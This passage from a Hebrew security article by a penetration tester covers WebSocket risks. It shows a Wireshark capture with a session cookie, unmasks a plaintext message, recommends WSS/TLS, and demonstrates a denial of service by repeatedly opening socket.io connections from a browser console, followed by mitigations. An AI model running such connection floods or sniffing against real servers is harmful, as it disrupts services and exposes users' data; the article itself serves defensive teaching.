| 187 | 9.291019949 | | 0 | SSDP | 216 M-SEARCH * HTTP/1.1 |
| 189 | 10.292001433 | | 0 | SSDP | 216 M-SEARCH * HTTP/1.1 |
| 191 | 11.293133589 | | 0 | SSDP | 216 M-SEARCH * HTTP/1.1 |
| 204 | 12.293384138 | | 0 | SSDP | 216 M-SEARCH * HTTP/1.1 |
| 220 | 14.484676564 | | | TCP | 54 [TCP Keep-Alive] 47976 → 80 [ACK] Seq=669 Ack=2403 |
| 221 | 14.484899656 | | | TCP | 60 [TCP Keep-Alive ACK] 80 → 47976 [ACK] Seq=2403 Ack |
| 234 | 21.347662374 | | | WebSoc… | 124 WebSocket Text [FIN] [MASKED] |
| 235 | 21.351018647 | | | WebSoc… | 149 WebSocket Text [FIN] |
| 236 | 21.392108749 | | | TCP | 54 47982 → 80 [ACK] Seq=933 Ack=370 Win=30336 Len=0 |

נוכל לזהות כמה הודעות מעניינות: החיבור ל-WebSocket ואת המידע המועבר.



Wireshark · Follow TCP Stream (tcp.stream eq 14) · eth0

```
GET /socket.io/?EIO=3&transport=websocket HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Sec-WebSocket-Version: 13
Origin: http://[redacted]
Sec-WebSocket-Extensions: permessage-deflate
Sec-WebSocket-Key: /PweFEYSUanypLu8QjFk9A==
Cookie:
session=.eJwlj0FqAzEMAP_icw6SZUtWPrPIlkRDoIXd5FT69xj6gBlmfsuRZ1xf5f4633Erx8PLvUSqVjayB
GZKjjYYnQTcPcJYFsoArSAEw5utGr2ngeDMFJBGxhVpEAEAbZFUrdO8I1ufWiUceOpEs26dB3BaLuYt3YRjuZV
1nXm8fp7xvXuG6BSRPrShmrGzBlZbks2B2o71itllc-8rzv-J2svfB05bPXU.XbG0vw.6v2t-
wpWUmkyTCFdOe9Xe0rF2ro
Connection: keep-alive, Upgrade
Pragma: no-cache
Cache-Control: no-cache
Upgrade: websocket

HTTP/1.1 101 Switching Protocols
Upgrade: websocket
Connection: Upgrade
Sec-WebSocket-Accept: NrCapXO0+88M1swy8ss8UyF3e+s=
Sec-WebSocket-Extensions: permessage-deflate

.[$.;
.0.....:EH.....N,..*.....n.)G?8#.C.6..V..c.d).0:...6..... .......Nm\dK.|..........
9....21.....d..'..0....[5.S@..._0u..0..^..1])..[5.P.a....Q...P8..|.F...Z...QIQ...tk
..;.....4...h;. ..!.(x-.t;1.[.qp........],.1
.0...r...Q.F:;.8tQ!^B..
........C?.....u.......T.c..H.f..XC)...Ei..!.K...;..........Y....
```

חדי העין כנראה שמו לב שכל החלק התחתון הוא בג'יבריש. אני מקווה שאתם זוכרים שהסיבה לכך הוא שכל המידע הוא Masked. בואו ננסה לפתור את הבעיה ולגלות מה תוכן ההודעה הסודית

תודה לאינטרנט, מצאתי פלאגין שמבצע את ה-Unmasking בשבילי:

```
0000  34 32 5b 22 6d 65 73 73  61 67 65 22 2c 7b 22 64   42["mess age",{"d
0010  61 74 61 22 3a 22 54 68  69 73 20 69 73 20 61 20   ata":"Th is is a
0020  74 6f 70 20 73 65 63 72  65 74 20 6d 65 73 73 61   top secr et messa
0030  67 65 21 20 70 6c 65 61  73 65 20 64 6f 6e 27 74   ge! plea se don't
0040  20 74 65 6c 6c 20 61 6e  79 6f 6e 65 21 22 7d 5d    tell an yone!"}]
```

ניתן לראות שההודעה הסודית שלי, כבר לא כל כך סודית. אני חוזר ואומר, Masking הוא לא אלמנט אבטחתי הוא אלמנט תפעולי! אם אתם רוצים שהמידע הסודי שלכם יישאר סודי, תעבירו את המידע שלכם מעל ערוץ מוצפן (SSL).

על מנת לעשות זאת, יש צורך להשתמש ב-WSS. המקבילה של WebSocket ל-HTTPS, באמצעות שימוש בטווח מוצפן, ניתן לוודא כי המידע לא נערך ולא נקרא.

הדרך להטמיע ערוץ מוצפן היא באמצעות TLS. פרוטוקול מדהים שפותח כדי לתת מענה אבטחתי לאינטרנט, ניתן להרחיב במאמר המצוין שפורסם בגיליון השני של המגזין. על מנת להשתמש בו, יש צורך ב-Certificate ובמפתח פרטי, למזלי, במודול שהשתמשתי בו, socket-io, כל שצריך היא להעביר את המידע הזה כפרמטר.

```
socketio.run(app, debug=True, ssl_context=('server.crt', 'server.key'))
```

## DoS

בואו ננסה להתחבר ל-WebSocket שלנו כמה פעמים:

```
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>     var socket = io('http://' + document.domain + ':' + location.port,{transports: ['websocket']});
< undefined
>
```

אם נסתכל בשרת, נראה שעבור כל שורה שכזו נפתח חיבור:

```
(17164) accepted ('[redacted]13', 60712)
(17164) accepted ('[redacted]13', 60715)
(17164) accepted ('[redacted]13', 60716)
(17164) accepted ('[redacted]13', 60717)
(17164) accepted ('[redacted]13', 60719)
(17164) accepted ('[redacted]13', 60720)
(17164) accepted ('[redacted]13', 60722)
(17164) accepted ('[redacted]13', 60723)
(17164) accepted ('[redacted]13', 60725)
(17164) accepted ('[redacted]13', 60726)
(17164) accepted ('[redacted]13', 60728)
(17164) accepted ('[redacted]13', 60729)
(17164) accepted ('[redacted]13', 60730)
(17164) accepted ('[redacted]13', 60731)
(17164) accepted ('[redacted]13', 60733)
(17164) accepted ('[redacted]13', 60734)
(17164) accepted ('[redacted]13', 60736)
(17164) accepted ('[redacted]13', 60738)
```

היות ואין הגבלה על מספר החיבורים הפתוחים וכל חיבור צורך משאבים, ניתן בקלות למנוע את המשך עבודתו התקינה של השרת.

לעומת מתקפות אחרות, אין פתרון קסם לבעיה הזו אבל ההמלצות הן:

- להטמיע WAF אשר ידע לזהות מצב שכזה
- להגביל את מספר הבקשות לשנייה שמשתמש יכול לשלוח
- להטמיע Captcha בעת חיבור, במטרה למנוע מתקפות אוטומטיות

## סיכום

WebSocket הוא פתרון טכנולוגי נהדר הנותן מענה לתקשורת זמן אמת בדפי Web אשר לא מתוכננים לעבוד בצורה שכזו. יחד עם זאת, הטכנולוגיה, כמו כל טכנולוגיה טומנת בחובה סכנות ועל מנת להיזהר מהסכנות האלו, חשוב להכיר אותן. אני מקווה שלמדתם מהם היתרונות ב-WebSocket, מתי נרצה להשתמש בו ואיך להטמיע אותו בצורה מאובטחת ונכונה.

## על המחבר

אליק קולדובסקי - בוגר מגשימים, חוקר אבטחת מידע ובודק חדירות ב-OTORIO

להערות, הארות או סתם לפטפט, ניתן ליצור קשר: Linkedin או במייל

## על OTORIO

OTORIO מסייעת לתעשיות בחיזוק וניהול מערך הגנת הסייבר שלהם, ותומכת בהתחדשות ובמסע שלהם לקראת טרנספורמציה דיגיטלית. אוטוריו מפתחת מוצר ייחודי וייעודי לתעשיות, המרכז ומעצים מנגנוני אבטחה קיימים, הופך אותם לאוטומטיים ובכך מפשט ומייעל באופן חסר תקדים את האבטחה בארגון.